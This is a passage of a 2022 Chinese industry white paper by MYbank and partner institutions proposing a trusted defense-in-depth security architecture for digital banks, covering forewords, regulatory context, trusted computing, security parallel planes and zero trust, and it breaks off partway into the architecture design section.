北京前沿金融监管科技研究院
Frontier Institute of Regulation and Supervision Technology

网商银行

# 数字银行
# 可信纵深防御

## 白皮书

2022年11月

# 编制单位

北京前沿金融监管科技研究院

浙江网商银行股份有限公司

国家金融科技测评中心

中国金融认证中心

# 首席顾问

沈昌祥　中国工程院院士

# 顾问委员会

(按姓氏笔划排序)

孙　瑜　可信华泰信息技术有限公司CTO

肖新光　中国网络安全产业联盟理事长

陈　建　平安集团首席信息安全总监

张建标　北京工业大学教授

何　阳　中国信通院云计算与大数据研究所金融科技部主任

杜　宁　中关村金融科技产业发展联盟副理事长

孟　楠　中国信通院安全所副所长

贲圣林　北京前沿金融监管科技研究院院长、浙江大学国际联合商学院院长

聂　君　北京知其安科技有限公司董事长

谭晓生　北京赛博英杰科技有限公司董事长

# 编写指导委员会

高嵩、韦韬、王宇、李婷婷、彭晋

# 编制工作组

张园超、孔令河、陆碧波、付颖芳、段云洁、冯丽娜、姜志辉、雍迪、阎淬、姜楠、马超、孙维挺、李博文、高祖康、王飞宇、韩绪仓、冯程、刘孝贵、陆俊、陈德峰、吴飞飞、高亭宇、王龙、高佩明、龙孝武、赵永福、王滨、周钊宇、姚锐、陈明、戴鹏飞、李恒、王伟、杨鹏迪、戴梦杰、陈宇、柳寒、陈嘉钰

# 特别鸣谢

(按姓氏笔划排序)

丁云翔、于永恒、卫振强、王国伟、牛纪雷、方亮、方超、白晓媛、白鹏、刘宇江、刘润、刘鹏程、闫守孟、江英豪、许蓓蓓、苏航、李志鹏、李强、杨玉彪、杨昭宇、杨超、肖磊、吴克柱、沈安琪、宋玉成、张石轶、张永、张洪全、张绪峰、张聪、陈逸凡、陈超、陈遥、陈歆、武鹏、郑旻、赵启方、赵跃明、胡全、南野、钟青锋、侯伟星、祝辰、贾依真、顾为群、徐子腾、谈鉴锋、黄琳、巢震阳、彭泽文、蒋维杰、靳宇星、赖寒冰、阚广稳、谭杰、谭国涛、谭翔

本白皮书由北京前沿金融监管科技研究院、浙江网商银行股份有限公司牵头撰写。由于编者水平有限，本白皮书内容难免存在疏漏，不足之处恳请各位专家、同仁批评指正。

# 序 言


沈昌祥
中国工程院院士

随着国家数字化转型发展战略和要求的提出，银行业作为国家数字化转型的重要组成部分，其金融应用及服务呈现线上化、数字化、实时化的发展趋势和特点，信息系统和服务更加开放，数字资产更加在线和密集，网络边界更加模糊。在这种发展趋势下，银行机构面临的安全态势也愈发严峻，但传统的“封堵查杀”（即杀病毒、防火墙、入侵检测“老三样”）在新的 IT 架构下难以应对安全威胁，尤其是 0Day、社会工程学、软硬件供应链等高级和未知威胁，严重威胁着用户的个人隐私和数字财产的安全。为了有效应对企业信息系统、业务服务面临的安全威胁，安全可信成为国家法律、战略和制度要求：《中华人民共和国网络安全法》第十六条中要求“推广安全可信的产品和服务”，2016 年 12 月发布的《国家网络空间安全战略》中“（七）夯实网络安全基础”中要求“加快安全可信产品推广应用”，2021 年 9 月 1 日实施的《关键信息基础设施安全保护条例》第十九条中要求“优先采购安全可信的网络产品和服务”。

如何合法合规的应对数字银行面临的高级和未知威胁，主动免疫可信计算的保障体系是最有效的解决方案。主动免疫可信计算是一种

新的计算模式，实施计算运算的同时并行进行免疫的安全防护，能及时准确识别身份和状态度量及加密存储，从而使攻击者无法利用存在缺陷和漏洞对系统进行非法操作，达到预期的计算目标；二是建立计算部件+防护部件“二重”体系结构；三是建立可信安全管理中心支持下的主动免疫三重防护框架。加上可信动态访问控制，全程管控，技管并重，最终达到让攻击者“进不去、拿不到、看不懂、改不了、瘫不成、赖不掉”的防护效果。

网商银行可信纵深防御体系是对主动免疫可信计算在数字银行场景很好的落地实践。所建设的防御体系以硬件可信芯片为信任根、可信软件基为核心、密码学为基础，通过检测、度量、证明和管控等方法，构建贯穿硬件、固件、系统软件和应用软件的完整信任链，为信息系统的安全运行和数据的使用计算提供可靠的安全可信底座；在安全可信底座之上，严格按策略控制开放的系统服务，仅允许业务依赖且通过安全评估的行为可访问或可执行，并在数字资产面临威胁路径上构建多层可信防护屏障，形成安全可信纵深防御能力。所建设的防御体系能够有效识别“自己”和“非己”成分，破坏与排斥进入信息系统机体的有害“物质”，为提供互联网服务的信息系统加持了“免疫能力”，以应对0Day漏洞、社会工程学、软硬件供应链等网络安全威胁。期待其成为数字银行主动免疫可信计算防御体系的实践标本，为金融业及其它行业以主动免疫可信计算防御的有效实践带来借鉴及示范。



# 序 言

高峰
中国银行业协会首席信息官（CIO）

当今，银行业数字化转型在向纵深推进，数字化产品与服务给银行业带来高效、便捷金融产品的同时，也给银行业数字安全防护带来了全新的挑战。银保监会发布的《关于银行业保险业数字化转型的指导意见》强调数字化转型风险防范，强化网络安全防护，完善纵深防御体系，做好网络安全边界延展的安全控制。为应对越来越严峻的网络安全攻击，如何在复杂的安全环境下守住数字银行安全底线，为银行业数字化转型战略的顺利实施提供可靠的安全保障，是数字银行需要重点研究和解决的问题。网商银行的实践表明可信纵深防御体系是一个行之有效的新兴安全防护体系，可信纵深防御作为新一代的基础安全防御体系，是保障银行业客户信息和资金安全的基础底座，也是保证银行持续稳健经营的安全基石。

《数字银行可信纵深防御白皮书》提出了数字银行可信纵深防御体系的安全理念与技术方案。设计符合银行业要求的安全防护体系，可实现事前高效规避风险事件发生的目标，并兼顾数字银行效率和体验要求。纵深防御的理念来自于战争学的概念，该理念在信息安全领域也得到了广泛的使用和推广。数字银行可信防护体系为了避免单

点防御措施失效导致风险事件的发生，对开放至互联网的应用服务，采用纵深防御的理念进行可信防御体系的建设。可信计算（Trusted Computing，TC）三项技术能力密钥安全保护、远程证明、信任链构建至关重要，充分使用安全平行切面体系的架构建立事前应对高级和未知威胁的防护体系，提升安全加固的效率及风险识别的精准度，借鉴零信任的架构理念设计实现网络层的可信防御体系。建设路径自下而上传递信任链（基础设施可信 -> 应用可信 -> 网络可信 -> 移动端及终端可信），可有效应对入侵导致的数据泄露或者资金被盗威胁，对数字银行攻防对抗实践和高效安全加固有着重要指导意义。

为达成事前高效规避高级和未知威胁的目标，兼顾数字银行效率与体验要求，需要基于数字银行业务特性及风险场景，结合可信计算、安全平行切面等新兴安全体系思想，架构设计面向数字银行的可信纵深防御体系。在可信纵深防御体系的建设当中，做到以满足监管合规要求为底线，同时可以高效应对面临的高级和未知威胁，又可以将可信防御体系的建设成本和管控效率控制在合理的范围，不会因为防御体系建设过重带来过多成本、性能和效率的损耗。综合评估来建设可信级防御体系的深度，在威胁有效应对和数字银行的合规要求、安全成本投入、管控效率上达到最佳平衡。未来，数字银行的信息安全防护体系的价值愈加重要，在银行业面对的网络安全、数据安全、隐私保护等威胁和挑战时，必须要通过全栈式、全方位、无死角的安全防护体系才能解决问题。

# 序 言

何宝宏
中国信息通信研究院云计算与大数据研究所所长

党的二十大要求加快发展数字经济，打造具有国际竞争力的数字产业集群。数据在成为重要生产要素的同时，也成为百行千业的核心资产。近年来，随着银行业数字化转型的深入推进，银行应用系统更趋复杂，银行传统网络边界更加模糊，内外部威胁更加高级未知，保护核心数据资产面临巨大挑战。

为应对潜在风险，监管层要求银行业“完善纵深防御体系”。网商银行立足自身数字银行的客观条件，基于事前防范未知威胁的实际需求，首创“可信纵深防御体系”，将可信防御理念与纵深防御理念相结合，针对数字银行的应用服务，构建金融级的事前纵深防护体系。“可信纵深防御体系”以密码学为基础、可信芯片为信任根、可信软件基为核心，确保业务应用服务运行所依赖的资源、行为在启动时和运行态均是可预期且可信的，阻止非预期的访问和运行行为，针对硬件、固件、系统和应用等不同的防御平面部署多层次的防御体系，应对 ODay 漏洞攻击、APT 攻击、软硬件供应链攻击等高级威胁。

作为防守方的数字银行，无法准确预测攻击者会在何时何地以何种方式进攻应用系统。“可信纵深防御体系”区别于传统被动基于攻

击者常用攻击方法不断优化拦截和阻断策略的思路。一方面，执行可信理念。立足于数字银行业务特性，建立白名单化的管控策略，根据业务的代码、流量数据，清晰定义刻画系统运行所依赖的预期内的可信行为。另一方面，贯彻纵深防御理念。单点防御措施可能被绕过或运行异常而导致防御失效，基于防御体系的稳定性和可用性，需要在不同的防御平面部署多层的可信防御措施有效应对安全威胁，降低单点防御的不稳定性，使攻击者无法达成进攻目的或在达成进攻之前就被发现和制止。

数字银行“可信纵深防御体系”从业务特性出发，在终端层、网络层、应用层和基础设施层等适配可信策略控制点，建立覆盖各层的可信管控策略，并将信任关系逐级规约到不可篡改的硬件可信芯片。数字银行“可信纵深防御体系”以硬件和操作系统的可信为基础，逐层扩展到虚拟机、容器、应用、网络等层面，每一层面的信任关系都可以传递至下一层，形成完备的信任链，最终达成可信纵深防御的效果。其中，硬件可信芯片是“可信纵深防御体系”信任的根基，可信策略控制点是“可信纵深防御体系”的骨架，可信策略中心是“可信纵深防御体系”的免疫系统，可信管控中心是“可信纵深防御体系”的大脑中枢，自下而上的信任链、安全保障及稳定性保障是“可信纵深防御体系”建设的基石。

数字经济的发展离不开安全的护航。2021 年我国数字经济规模 45.5 万亿元，占 GDP 比重为 40%，预计未来一段时间，该规模将持续

稳健增长。数字银行“可信纵深防御体系”是银行业数字化转型过程中对安全保障进行的有益探索，是新一代信息技术在掌握安全主动权的生动实践，相信数字银行“可信纵深防御体系”对构建防御生态、保障行业数字化转型、呵护数字经济安全发展等方面的重要作用将越发凸显。

# 前言

随着新兴数字技术在金融行业的应用持续深入并趋于成熟，银行业金融机构数字化转型进程迈入快车道，金融产品和服务纷纷呈现出线上化、数字化、智能化的发展趋势和特点。相比柜面、ATM 等传统金融服务渠道，利用云计算、大数据、区块链等新兴数字技术，以移动 APP、小程序等为载体，在互联网环境下，为广大客户提供线上账户管理、投资融资、支付结算、国际业务等综合金融服务，不仅带来了金融便利，也给金融机构带来更多网络安全风险挑战。与此同时，《网络安全法》、《数据安全法》、《个人信息保护法》等法律法规相继出台，将网络安全保护、数据安全保护以及个人信息保护上升至法律保护层面；金融行业监管部门也对银行业金融机构在深化金融科技应用，推进金融数字化转型方面，陆续发布指导文件，指明方向、提出要求，监管力度正在全方位加强。面临数字化转型的内生驱动和强监管的外部环境，银行业金融机构如何在日益严峻、复杂的网络安全环境下，守住网络安全底线，保障数字化转型战略顺利实施，是当前各银行业金融机构向数字银行转型首要解决的重点问题。

网商银行作为一家自带数字基因的“数字银行”，自诞生之日起就将核心系统架在“云”上，多年来，始终坚持“安全可信、自主可控”的系统安全建设理念，一直保持着高并发、高稳定、零重大网络安全事件的运行状态，已经实践检验，形成了一套成熟的网络安全防御体系——可信纵深防御体系。整个防御体系以硬件可信芯片为信任根、密码学为基础、可信软件基为核心，通过检测、度量、证明和管控等方法，构建贯穿硬件、固件、系统软件和应用软件的完整信任链，为信息系统的安全运行和数据的使用计算提供可靠的安全可信底座；在安全可信底座之上，严格控制开放的系统服务，仅允许业务依赖且通过安全评估的行为可访问或可执行，并在数字资产面临的威胁路径上构建多层可信防护能力，形成可信纵深防御，以应对 0Day 漏洞、社会工程学、软硬件供应链等网络安全威胁。

编制工作组希望通过白皮书的方式将网商银行可信纵深防御的最佳实践共享给金融同业，为已经开展数字化转型或准备转型的同业机构，提供网络安全体系建设升级的参考案例。

# 目录

# 1 数字银行可信纵深防御体系背景概述

## 1.1 银行业数字化转型新要求新安全挑战

### 1.1.1国内外银行业数字化转型政策与趋势

近年来国内外领先银行相继制定了数字化转型战略，从金融科技创新、用户体验、业务拓展渠道等诸多方面明确了数字化转型的战略方向和发展目标。

国际银行同业的数字化转型战略起步比较早，2012 年花旗银行就提出了“移动优先（Mobile First）”战略，2017 年又进一步提出以“简单化、数字化、全球化”为主线的“打造数字银行”的新数字化战略，强调要重视客户核心需求、强化自身数字化能力、积极拥抱外部合作伙伴等战略重点。摩根大通银行、汇丰银行等国际投行也都是在 2014 年左右开启数字化转型项目，一般都是以优化客户体验为核心、运用大数据技术创造价值，优化 IT 架构和数据治理，实施敏捷开发，加大投资力度、拥抱最顶尖的金融科技等。

与国外情况相比，国内银行同业数字化转型工作的起步虽然较晚，但是发展势头迅猛。从顶层设计与行业政策的情况看，党的十九届五中全会和“十四五”规划对“打造数字经济新优势”作出了专门部署，提出“迎接数字时代，激活数据要素潜能，推进网络强国建设，加快建设数字经济、数字社会、数字政府，以数字化转型整体驱动生产方式、生活方式和治理方式变革”，明确了数字化的发展前景和目标。在新的发展阶段，银行业保险业开展数字化转型，是构建银行业保险业新发展格局、打造高质量发展新引擎的现实需要，是更好支持实体经济发展、更好满足人民群众日益增长美好生活需要的内在要求。因此，在国务院发布《“十四五”数字经济发展规划》后，中国银行保险监督管理委员会和中国人民银行分别印发了《关于银行业保险业数字化转型的指导意见》（以下简称《指导意见》）、《金融科技发展规划（2022—2025 年）》（以下简称《规划》）。其中《指导意见》提出，到 2025 年，银行业保险业数字化转型需取得明显成效。

基于数字化转型的新政策新发展要求，银行业金融应用及服务将呈现线上化、数字化、服务化的发展趋势和特点。相比柜面、ATM 等传统金融服务渠道，利用云计算、大数据、区块链等新兴数字技术，以移动 APP、小程序等为载体，在互联网环境下，为广大客户提供线上账户管理、投资融资、支付结算、国际业

务等综合金融服务，不仅带来了金融便利，也给金融机构带来更多网络安全风险挑战。

基于银行业数字化转型的巨变和挑战，《指导意见》中也明确提出“构建云环境、分布式架构下的技术安全防护体系，加强互联网资产管理，完善纵深防御体系，做好网络安全边界延展的安全控制。”的要求。“可信纵深防御体系”正是对纵深防御体系的进一步完善。

### 1.1.2银行业数字化转型新安全挑战

数字化转型在给银行业带来高效、便捷金融产品的同时，也给银行业的安全防护带来了以下挑战：

1） 合规挑战更加严峻

网络安全和数据安全是事关国家安全和发展、事关人们工作生活的重大战略问题。随着《网络安全法》、《数据安全法》、《个人信息保护法》法律法规的出台，网络安全、数据安全和个人信息保护由“或有或无”变成“刚需”。金融行业作为强监管行业，银行监管机构对银行业网络安全和个人隐私信息保护在要求上更是日趋严格。

新颁布的《个人信息保护法》已经明确，未经授权采集和使用个人信息属于严重违法行为。因此，如何在保证符合《个人信息保护法》的前提下实现数据高效使用和共享是个人信息处理者面临的巨大挑战。

2） 安全事件造成的影响面扩大

在数字化理念的推动下，越来越多的高价值信息资产从线下转移到线上，高价值资产在线化比例高且更密集，相比之前这些高价值数字资产一旦被攻击或泄漏造成的影响面会更大。新西兰证券交易所网站在 2020 年 8 月 31 日的市场交易开盘不久再次崩溃。这是证交所连续第 5 个交易日受到黑客攻击，造成“宕机”，交易多次临时中断。2019 年 2 月马耳他历史最悠久的金融服务商瓦莱塔银行被黑客入侵后，向外国账户转移了 1300 万欧元。为降低损失瓦莱塔银行被迫关闭了所有现代化交易渠道，不仅银行网站脱机，ATM/分支机构/手机银行一系列电子邮件服务都被暂停，马耳他民众被迫只能进行现金交易。以上攻击事件不但给金融机构带来了损失，也造成了极负面的社会影响，由于银行业本身是经营风险

的行业，一旦被黑客攻击成功，造成的经济、声誉影响将是无法估量的。因此，数字银行在事前规避风险事件发生的需求更加迫切。

3） 在线数字资产保护难度增大

数字银行高价值数字资产量大质高，更容易成为高阶攻击者觊觎的目标，如2019年7月，世界第五大信用卡签发方的第一资本银行数据库遭受黑客攻击，约1.06亿银行卡用户及申请人信息泄露。银行业的行业性质决定了银行机构对于风险处置的重视度更高，因此对于已知的漏洞和风险均会有效防范，但是对于高级和未知的威胁防范较为困难，如0Day攻击、社会工程学攻击、软硬件供应链攻击等，且随着银行业数字化转型中新业务模式、新技术和新平台的使用，应对难度逐步增大。

在数字银行模式下，基于边界的防护体系对于高级和未知威胁的应对挑战巨大。在基于边界的防护体系中，固定且清晰的边界是开展网络安全工作的重要前提，众多的安全保护措施均是基于安全边界部署和实施。而伴随着银行业数字化的发展，数字银行的开户、登录、收钱、转账等操作均可通过互联网进行在线化操作，极大的扩大了原有应用服务的暴露面；开放化要求银行与商业生态系统共享数据、算法、交易、流程和其他业务功能，而共享意味着银行信息系统需要从过去的封闭状态逐步走向开放；在数据的管理上，云计算模式下数据的产生、流通和应用变得空前密集，数据像血液一样在业务的每个环节中流转，数据链路触及范围更广，动态性更强，数据在收集、存储、使用、加工、传输、销毁等整个生命周期中均存在被攻击和泄露的风险。如上变化的发生，使得基于边界的防护体系在数字银行模式下，对于高级和未知威胁的应对挑战巨大，难度骤然增加。

4） 安全防护水平与用户体验难以兼顾

数字银行需要更加注重效率和体验的提升。数字银行在业务策略上需要小步快跑、快速迭代来适应分秒必争的业务变化，更快调整产品、策略去适应用户需求，更多迭代去提升用户体验。因此，数字银行需要在安全和效率之间寻找最佳平衡点。传统的基于边界网段的管控手段，在大型数字化业务落地实践下，容易陷入两难困境：安全策略难以适配业务变化快速调整，阻碍业务发展；资产变化速度快，安全策略调整工作量呈指数级增加，低效的人工变更模式使得安全管理粗放，风险很难得到有效控制，无法满足数字银行对安全、效率与体验的要求。

因此，如何在日益严峻、复杂的网络安全环境下守住数字银行安全底线，为银行业数字化转型战略的顺利实施提供可靠的安全保障，事前高效规避银行业数字化转型中和转型后风险事件的发生，有效应对高级和未知威胁，是数字银行需要重点研究和解决的问题。

## 1.2 国内外新兴安全技术方案简介

近年来为应对越来越严峻的安全攻击局势，国内外安全领域的企业、专家提出了如可信计算、安全平行切面等新兴的安全理念与技术方案，简要介绍如下：

### 1.2.1可信计算

可信计算（Trusted Computing，TC）是一项由可信计算组（Trusted Computing Group，TCG）推动和开发的技术。可信计算是在计算和通信系统中广泛使用基于硬件安全模块支持下的可信计算平台，以提高系统整体的安全性。

可信计算包括 3 个关键技术能力：密钥安全保护、远程证明、信任链构建。

1） 密钥安全保护

密钥安全保护包括密钥的安全存储及密钥的安全使用。可信芯片包含存储根密钥及报告签注密钥，其中签注密钥是一个基于非对称算法得出的公共和私有密钥对，它在芯片出厂时随机生成并且不能改变，这个私有密钥永远在芯片里，而公共密钥用来认证及加密发送到该芯片的敏感数据；存储根密钥具备完全独立的储存区域，操作系统自身也没有完全访问的权限，所以入侵者即便控制了操作系统信息也是安全的，用户的敏感数据可以基于存储根密钥进行安全保护。存储根密钥及签注私钥永远密封在芯片，且只允许在芯片内通过合法的权限使用。

2） 远程证明

远程证明是指可信安全芯片对外证明平台当前配置和运行状态的完整性。远程证明可分为：平台完整性证明和平台身份证明。其中平台完整性证明是指可信安全芯片获取平台软硬件可信度特征值的过程，通常这些值以摘要的形式扩展存储到安全芯片的平台配置寄存器（Platform Configuration Register，PCR）中；其中平台身份证明是指用平台身份私钥完成内部 PCR 中保存的完整性扩展值的签名。远程证明时，验证方通过验证平台身份证书的有效性来确定平台身份，通过平台身份公钥来验证平台的远程证明的签名，从而完成完整性的验证。

远程证明使得用户或其他人可以检测到该计算机的变化。这样可以避免向不安全或安全受损的计算机发送私有信息或重要命令。远程证明通常与公钥加密结合使用来保证发出的信息只能被发出证明要求的程序读取，而非其它窃听者。

3） 信任链构建

首先需要在计算机系统中构建一个信任根，然后再建立一个信任链，即从信任根开始到硬件平台、到操作系统、再到应用，一级度量一级、一级认证一级、一级信任一级，通过传递机制将信任扩展至整个计算机系统，从而确保整个计算机系统的可信。

### 1.2.2安全平行切面

安全平行切面体系（以下简称安全切面）是下一代原生安全基础设施，通过“端—管—云”各层次切面使安全管控与业务相互融合且解耦，并依托标准化接口为业务提供精准内视与高效干预能力，具备感知覆盖能力强、应急攻防响应快、安全治理高效和安全布防灵活的核心优势。

在业务复杂性爆炸的背景下，安全切面可以有效解决传统外挂式安全体系隔靴搔痒、内嵌式安全体系业务与安全相互束缚的行业痛点。

安全切面具备“精准感知、及时管控、保障有力、稳健发展”等特点，以“分层建设、多层联动、稳定及安全保障、碎片化适配”为要则构建与业务平行的安全空间，将安全能力分层融入业务体系，建立起基于安全切面的各种保障机制，通过碎片化场景适配拉平基础设施环境差异。

安全切面支持从应用和基础设施构建不同层级的防御能力，以实现各层级间的安全管控，同时也支持多层级安全切面相互联动形成整体的防御体系，达到更好的安全治理、防护、对抗效果。

因此，数字银行可以充分采用安全平行切面的架构理念建设安全防护体系，达成事前应对高级和未知威胁的目标，同时保持安全体系建设与业务系统升级迭代既融合又解耦，提升安全加固的效率及风险识别的精准度，减少安全加固对于业务和技术的打扰。

### 1.2.3零信任

2010 年，Forrester Research 首席分析师 John Kindervag 首次提出了零信任（Zero Trust，ZT）理念，对访问控制在范式上实现颠覆，指引安全体系架

构从“网络中心化”转向“身份中心化”。零信任的基本原则是“从不信任，始终验证”，即企业内外部的任何人、事、物均不可信，应在授权前对任何试图接入系统的人、事、物进行验证，且数据资源按最小权限原则分配。零信任架构（Zero Trust Architecture，ZTA）对访问主体身份管控更加全面，访问鉴权更为精准，全面考虑了访问链路的安全性、稳定性和访问速度。零信任架构主要包含现代身份与访问管理、软件定义边界和微隔离三个关键技术。现代身份与访问管理技术是支撑企业业务和数据安全的重要基础设施，主要通过包括身份鉴别、授权、管理、分析和审计等措施，围绕身份、权限、环境、活动等关键数据进行管理与治理的方式，确保正确的身份、在正确的访问环境下、基于正当的理由访问正确的资源。软件定义边界技术旨在利用基于身份的访问控制以及完备的权限认证机制，为企业应用和服务提供隐身保护，有效保护企业的数据安全。软件定义边界具有网络隐身、预验证、预授权、应用级的访问准入和扩展性五个特点。微隔离是一种更细粒度的网络隔离技术，在逻辑上将数据中心划分为不同的安全段，进而为每个段定义安全控制措施和所提供的服务。

零信任架构优于传统的“城堡和护城河”式网络安全方法。但如何保障零信任架构自身安全、服务过程的安全及体系化保障应用系统依赖的基础设施安全，在这些问题的解决上零信任中并没有很好的理论支撑，且在原有系统上实施零信任架构存在部署复杂、迁移难、代价大等问题。

## 1.3 可信纵深防御概念

**可信纵深防御指的是一种新的安全防御体系架构，它可以做到只允许预期内的行为可以执行即主动免疫，而且可信防御能够实现对所有威胁路径的多层覆盖，大幅降低风险事件发生的概率。与此同时，它建立了完备的信任链，将信任关系逐级规约至硬件芯片可信根，保障防御体系自身的安全。**可信纵深防御将可信防御与纵深防御有机结合，所建立的防御措施做到仅允许信息系统运行预期内的资源和行为是可加载、可执行的，且内容均是经过安全评估无风险的；同时根据数字银行面临的威胁状况，可信防御措施需要多层覆盖，最终形成可信纵深防御体系，以有效地应对 0Day 攻击、社会工程学攻击、软硬件供应链攻击等高级和未知威胁。

### 1.3.1可信防御理念

针对数字银行面临的高级和未知威胁，攻击者在何时何地通过何种攻击手法发起攻击是无法预测的，但是数字银行信息系统的运行状态是可以基于网络流量、应用日志和系统进程等信息有效地分析刻画的，因此在防御思路上需要将不确定性的攻击威胁，通过已知的业务状态转换为有效的防御策略来应对威胁，有效规避风险事件的发生。因此，在安全风险控制上，首先应遵循可信计算理念建立可信根，再基于可信根构建信任链，进而基于基础设施层、应用层、网络层、移动端和终端层等各层建立可信策略控制点，最后形成可信防护策略，仅允许预期内即数字银行信息系统运行所依赖的资源和行为是可执行的，确保防护强度达到可信级。可信级防御需要满足以下两点要求：

1） 数字银行信息系统安全管控依赖的模块或组件自身是安全可信的

数字银行信息系统安全管控依赖的模块或组件自身是安全可信的。信息系统的可信管控依赖各层建立的模块或组件，其本身的安全性对于整个可信防御体系至关重要。因此，首先需要确保可信管控依赖的模块或组件自身是安全可信的。

2） 数字银行信息系统运行环境、依赖的资源和行为是必要且无风险的

数字银行信息系统运行所依赖的资源和行为均是必要且无风险的。如针对一个新应用，应用运行依赖的类、方法、函数、参数、进程、文件、网络及调用链等均是必要的，非必要的资源和行为将通过可信管控策略默认拦截。针对应用、系统和服务间的互访行为，确保访问者的身份、权限、环境和行为均是可信的，操作是可追溯、可审计的，预期外的访问行为将通过可信管控策略默认拦截，同时针对被拦截的访问行为将会记录行为日志，做到行为可追溯、可审计。

数字银行信息系统运行环境、依赖的资源和行为均是经过安全评估无风险的。如针对一个新应用，应用运行环境及所依赖的类、方法、函数、参数、进程、文件、网络及调用链等均是经过安全评估无风险的，如评估存在风险则更换为其它安全的环境、资源或行为，或者是针对评估发现的风险建立有效的控制措施。

### 1.3.2纵深防御理念

纵深防御的理念来自于战争学的概念，该理念在信息安全领域也得到了广泛的使用和推广：通过建立多层重叠的安全防护系统而构成多道防线，使得即使某一防线失效也能被其它防线弥补，即通过增加系统防御的层数或将各层之间的漏

洞错开的方式防范差错发生。数字银行可信防御体系为了避免因单点防御措施失效导致风险事件的发生，需采用纵深防御的理念进行可信防御体系的建设。如针对开放至互联网的应用系统，为了有效应对入侵导致的数据泄露或资金被盗威胁：在网络层，需要基于网络层切面管控能力建立对于网络流量、应用语义及访问者身份和权限的可信管控能力，做到访问来源 IP、请求的域名、请求的接口及参数、访问者的身份和权限等均是符合预期的、可信的；在应用层，需要基于应用切面能力建立应用运行时的可信管控能力，确保应用运行加载的类、方法、函数、参数、进程、文件、网络及调用链等均是符合预期的、可信的；在容器主机层，通过容器中的系统安全切面管控模块或组件，对容器运行时所加载的应用、进程等进行可信管控，做到应用、进程的加载和运行均是符合预期的、可信的；在基础设施层，基于硬件可信芯片对设备 BIOS、BMC、板卡固件、OS Loader、OS 内核进行可信管控，保证其启动及运行的可信。同时基于硬件可信芯片的可信存储和密码技术建立了从 BIOS->板卡固件->OS Loader->OS 内核->应用自下而上的信任链，保障可信策略控制点本身的安全可信。综上所述，所建设的纵深防御机制，从计算环境可信角度，基于信任链保障可信策略控制点的安全；从数字资产保护角度，通过各层的可信管控能力实施数据内视和可信管控，最终建立可信纵深防御体系。

在可信纵深防御体系的建设中，每增加一层可信防御能力，所建设防御体系的防御强度都会大幅增强，同时也意味着投入成本的增加。因此，在可信纵深防御体系的建设当中，所建设可信防御能力的深度即层数需要根据数字银行面临的威胁状况、业务特性、IT 架构、建设成本、管控效率等因素综合评估判断，在威胁有效应对和数字银行的合规要求、安全成本投入、管控效率上取得最佳平衡。做到既能满足监管合规要求，又可以高效应对面临的高级和未知威胁，同时可以将可信纵深防御体系的建设成本和管控效率控制在合理范围，不会因为防御体系建设过重带来过多成本、性能和效率的损耗。

# 2 数字银行可信纵深防御体系架构设计

## 2.1 设计目标

基于数字银行业务特性及面临的威胁状况，结合可信计算、安全平行切面等新兴安全体系思想，设计面向数字银行的可信纵深防御体系。可信纵深防御体系以可信根为支撑，以可信软件基为核心，以密码学方法为主要手段，通过度量、检测、证明以及管控等手段，构建贯穿硬件、固件、系统软件、应用软件和网络行为的完整信任链，为信息系统的运行提供安全可信的底座。可信防御措施进行多层覆盖，以大幅降低风险事件发生的概率。最终达成事前高效规避高级和未知威胁的目标，兼顾数字银行效率与体验要求。

## 2.2 体系架构


图 1 数字银行可信纵深防御体系全局架构

面向数字银行的可信纵深防御体系整体架构包含四个关键部分：硬件可信芯片、可信策略控制点、信任链和可信管控中心，**由其中的安全防护部件形成可信防护体系，与由计算部件形成的计算体系形成双体系结构**。其中可信管控中心又由可信策略管控系统、可信策略刻画系统、安全保障系统、稳定性保障系统四部分组成。在整体架构设计上以硬件可信芯片为信任根；以可信软件基为核心，它由基础设施层、应用层、网络层及移动端和终端层等各层构建的可信策略控制点组成；基于硬件可信芯片构建的信任链来保障可信策略控制点的安全可信；基于

可信策略刻画系统及密码学技术生成的“免疫基因抗体”对数字银行信息系统的运行环境、资源加载和交互行为进行可信管控，有效识别“自己”和“非己”成分，破坏与排斥进入信息系统机体的有害“物质”，为信息系统加持“免疫能力”，保障信息系统和数字资产的安全性；安全保障和稳定性保障技术为整体可信纵深防御体系的落地提供保障支撑，防止可信纵深防御体系建设中产生安全漏洞和稳定性风险事件，导致业务受损。

1） 基于硬件可信芯片构建信任根

基于硬件可信芯片和密码学方法对物理机的启动参数和启动程序进行可信管控，同时提供静态的和动态的信任链的校验机制，确保硬件芯片、启动参数、系统 OS 等均是安全可信的。同时基于硬件可信芯片构建信任链以将信任关系从基础设施层逐层传递至应用层和网络层，最终形成完备的信任链，以支持对数字银行信息系统和数字资产的可信管控。

2） 基于安全平行切面构建可信策略控制点

基于数字银行 IT 架构分析、选型或者设计可信策略控制点，实现对于风险场景的数据内视和可信管控。**在可信策略控制点的部署上，充分利用安全平行切面提供的原生安全控制点能力，以实现安全管控与业务应用的既融合又解耦，即安全能够深入业务逻辑，不再是外挂式安全；业务上线即带有默认安全能力，并实现跨维的检测、响应与防护；同时安全能力可编程、可扩展，与业务各自独立演进**。

数字银行可信纵深防御体系架构如图 1 所示，针对开放的应用系统服务，在访问链路上，通过在移动端及终端层、网络层、应用层及基础设施层建立不同层面的可信策略控制点，并配置符合可信防御强度要求的安全防御策略。

在移动端及终端层，以移动端安全切面或 SDK 及终端检测与响应（Endpoint Detection and Response, EDR）能力作为可信策略控制点，针对用户的日常操作行为及员工的办公行为，对使用的小程序、软件、进程、网络等建立精细化的可信管控能力，做到仅允许预期内的小程序、软件、进程、网络行为是可以加载和执行的，以有效抵御恶意软件的加载和运行及木马、病毒的回连等行为。

在网络层，以统一访问代理网关流量切面为可信策略控制点，建立针对访问主体身份、权限、环境、行为的可信管控策略，确保访问主体仅能通过预期内的

身份、权限，在安全的环境下，按照预期内的行为进行应用系统的使用，异常的身份冒用、越权操作、不可信的环境及网络攻击行为将直接被拦截或者上报安全事件。

在应用层，以应用切面含应用运行时防护（Runtime Application Self-protection, RASP）及安全容器系统切面为可信策略控制点，对容器、应用调用的类、方法、函数、文件和网络行为建立白名单的可信管控策略，确保容器和应用仅能按照预期内的方式启动或运行。

在基础设施层，基于硬件可信芯片信任根，对物理机节点的启动和运行进行可信管控，确保使用的物理机是可信的。

如上所述，通过各个层面建立的可信策略控制点，配置可信管控策略，建立覆盖数字银行信息系统和数据资产全链路的可信纵深防御体系，有效应对数字银行面临的高级和未知威胁。

3） 基于信任链保障可信防御产品或能力的安全可信

